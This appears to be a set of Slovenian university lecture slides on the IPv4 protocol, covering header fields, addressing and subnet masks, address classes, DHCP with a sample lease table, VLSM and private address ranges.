
# Naloge protokola IP

- Prenos podatkov prek omrežja
- Usmerjanje datagramov med mrežnimi povezavami
- Fragmentacija in defragmentacija
  - prilagajanje velikosti podatkovnih enot različnim fizičnim omrežjem
- Javljanje v primeru napak
- Ustvari logično omrežje
  - logično naslavljanje mrežnih povezav





# Pomen omrežnega nivoja





# Glava paketa IPv4

0            4            8                    16                    24                    31

Ver	IHL	Type of service	Total length	
Identification		Flags	Fragment offset	
TTL	Protocol	Header checksum		
Source address				
Destination address				
Options			Padding	




# Polja v glavi paketa IPv4

- **Version**
  - verzija protokola IP
- **IHL (Internet header length)**
  - dolžina glave v  $n \times 32$  bit, tipično  $n = 5$
- **Type of service**
  - mehanizmi, ki bi ločevali posredovanje datagramov
- **Total length**
  - celotna dolžina IP datagrama
- **Identification**
  - identifikacija datagrama za podporo de/fragmentaciji
- **Flags**
  - uravnavanje de/fragmentacije
- **Fragmentation offset**
  - določa pozicijo podatkov iz datagrama v orig. sporočilu
- **TTL (Time To Live)**
  - “življenjski čas” datagramov z preprečevanje neskončnega kroženja v zankah
- **Protocol**
  - oznaka protokola višjega nivoja (TCP, UDP, ICMP, EGP, OSPF)
- **HCS (Header Check Sum)**
  - za detekcijo napak v glavi
- **Source/Destination Address**
  - cilj izvorne in ponorne mrežne povezave
- **Options**
  - debugging, meritve
- **Padding**
  - dopolnjevanje velikosti glave pri poljih spremenljive dolžine



# IP naslavljanje


- **32-bitni IP naslov**
  - omrežni del + naslov naprave
- **Različni razredi naslovov**
  - A, B, C, D, E
  - tip razreda določa število računalnikov v posameznem omrežju
  - unicast, broadcast, multicast
- **Podomrežja (subnet)**
  - razredi so veliki, zato jih razdelimo na manjše dele





# Maska podomrežja

- IP naslov: 132.72.15.4
- maska: 255.255.255.0





# Tipi naslovov IP

Naslovi naprav ne  
morejo imeti samih 0  
ali 1 v delu za  
naslavljanje naprav!


Network Address

Broadcast Address

Host Address

Network			Host
10	0	0	0
00001010	00000000	00000000	00000000
10	0	0	255
00001010	00000000	00000000	11111111
10	0	0	1
00001010	00000000	00000000	00000001

Maska podomrežja: 255.255.255.0



- Omrežni naslov – naslov, ki se nanaša na omrežje
  - same 0 v delu za naprave
- Broadcast naslov – poseben naslov, ki se uporablja za pošiljanje podatkov vsem napravam v omrežju
  - same 1 v delu za naprave
- **Naslov naprave** – naslov namenjen končni napravi v omrežju



# Omrežni naslovi

## ■ Omrežne povezave

- z istim mrežnim naslovom naj komunicirajo po istem fizičnem omrežju (npr. LAN, ločene so lahko samo s premoščevalniki ali repeaterji)
- z različnimi mrežnimi naslovi ne komunicirajo direktno, komunikacija je mogoča le prek usmerjevalnikov

naslov omrežja 193.2.90.128

11000001.00000010.01011010.10000000

naslov naprave 0.0.0.62

00000000.00000000.00000000.00111110

ALI funkcija:


naslov IP: 193.2.90.190

DEC <- BIN

11000001.00000010.01011010.10111110



# Topologija






# Parametri IP omrežne povezave

- **Omrežna povezava je (logična) točka, kjer je naprava (PC, usmerjevalnik) priključena v IP omrežje**
  - posamezna naprava ima lahko 1 ali več omrežnih povezav
  - praviloma pripada 1 omrežnemu vmesniku (npr. mrežni kartici) 1 omrežna povezava
- **Parametri omrežne povezave**
  - IP naslov omrežne povezave
  - maska podomrežja
  - izhodni usmerjevalnik (default gateway)
- **Način dodeljevanja parametrov**
  - ročna
  - protokol DHCP
    - omogoča centralno dodeljevanje in upravljanje z naslovi IP
    - deluje v načinu klient-strežnik
    - koncept "najema" naslovov IP za določen čas
    - podpira statične naslove – na primer za strežnike



# DHCP

- DHCP je komunikacijski protokol, ki omogoča centralno dodeljevanje in upravljanje z IP naslovi
- Deluje v načinu klient-strežnik
- Uporablja se koncept "najema" IP naslovov za določen čas
- DHCP podpira statične naslove – na primer za strežnike





# DHCP delovanje

Klient DHCP



discover (broadcast)



offer (unicast)




request (broadcast)



ACK (unicast)



Strežnik DHCP



The screenshot shows two windows from the DHCP console. The top window displays the 'Address Leases' table, and the bottom window displays the 'Scope Options' table.

Client IP Address	Name	Lease Expiration	Type	Unique ID	Description
10.0.5.19	andrej.laboratorij.ltfe.org	3/16/2003 4:48:37 PM	DHCP	005004611384	
10.0.5.18	laptophp.laboratorij.ltfe.org	3/17/2003 2:49:11 PM	DHCP	0020e088edaa	
10.0.5.17	compaq.	3/13/2003 10:06:16 AM	DHCP	00080216cd4e	
10.0.5.16	ma6.laboratorij.ltfe.org	3/15/2003 1:41:55 PM	DHCP	0002a595995b	
10.0.5.15		3/16/2003 4:06:53 PM	DHCP	000bbef88339	
10.0.5.14	lt87.	3/12/2003 10:45:17 AM	DHCP	000476102468	
10.0.5.13	compaq.	3/12/2003 12:38:45 PM	DHCP	a2cfb0b0e070	
10.0.5.12	stylistic.	3/17/2003 2:47:25 PM	DHCP	000b46562ba0	
10.0.5.11	ced00e04c390199.laboratorij.ltfe...	3/16/2003 1:20:00 PM	DHCP	00e04c390199	

Option Name	Vendor	Value	Class
003 Router	Standard	10.0.0.1	None
006 DNS Servers	Standard	10.0.4.67, 10.0.4.73, 193.189.160.11, 193.2.1...	None
015 DNS Domain Name	Standard	laboratorij.ltfe.org	None



# Razredi IP naslovov


- **Razred naslova IP sam po sebi (brez uporabe maske) določa, kakšen delež naslova IP predstavlja naslov omrežja in koliko preostane naslovu naprave v tem omrežju**
  - **ob uporabi razredov maske omrežij načeloma niso bile potrebne, vendar pa je ta mehanizem postal že davno premalo prilagodljiv (omogoča le izbiro 8, 16 ali 24 bitov naslova IP za omrežni naslov) in ga je praktično v popolnosti nadomestila uporaba maske (ki omogoča zvezno določitev deleža)**

Razred	Prefix	Maska	Število omrežij	Število naprav
A	0	255.0.0.0	125	16.777.213
B	10	255.255.0.0	16.383	65.533
C	110	255.255.255.0	2.097.151	254
D	1110			
E	1111			



# VLSM – Variable Length Subnet Mask


- Variabilna dolžina mask
- Omogoča dodatno granulacijo posameznega omrežja
  - še boljša izraba naslovnega prostora





# Uporaba VLSM


- **Rapoložljiv naslovni prostor: 192.168.121.0/24**
- **8 omrežij s 30 uporabnimi naslovi IP – podomrežje /27**
- **Za P2P se uporabi podomrežje /30 – 2 uporabna IP naslova**





# Globalni in zasebni naslovi IP

- Vsaka naprava v globalnem internetu ima svoj naslov IP
  - naslov IP lahko dobi od svojega ponudnika internet storitev ISP ali samostojno od IANA
  - zaradi enostavnejšega usmerjanja se naslovi ISP dodeljujejo večjim ISP, ki jih dodeljujejo manjšim
  - naslovi se dodeljujejo tudi geografsko
    - naslovi 193.x.x.x so npr. vsi v Evropi
- Zaradi pomanjkanja globalnih naslovov IP in varnosti, se uporablja tudi lokalne naslove, ki jih pri izhodu iz zasebnega omrežja v javno pretvorimo v globalne





# Zasebni naslovni prostor

- Organizacija Internet Assigned Numbers Authority (IANA) je rezervirala nabor naslovov IP, ki se lahko uporabljajo v zasebnih omrežjih
  - 10.0.0.0 – 10.255.255.255 (10 / 8)
  - 172.16.0.0 – 172.31.255.255 (172.16 / 12)
  - 192.168.0.0 – 192.168.255.255 (192.168 / 16)
- Nabor javnih naslovov IP ostaja globalen in unikaten
- Nabor zasebnih naslovov IP se v hrbteničnem omrežju ne oglašuje
- Dostop do zunanjih virov omogoča mehanizem NAT

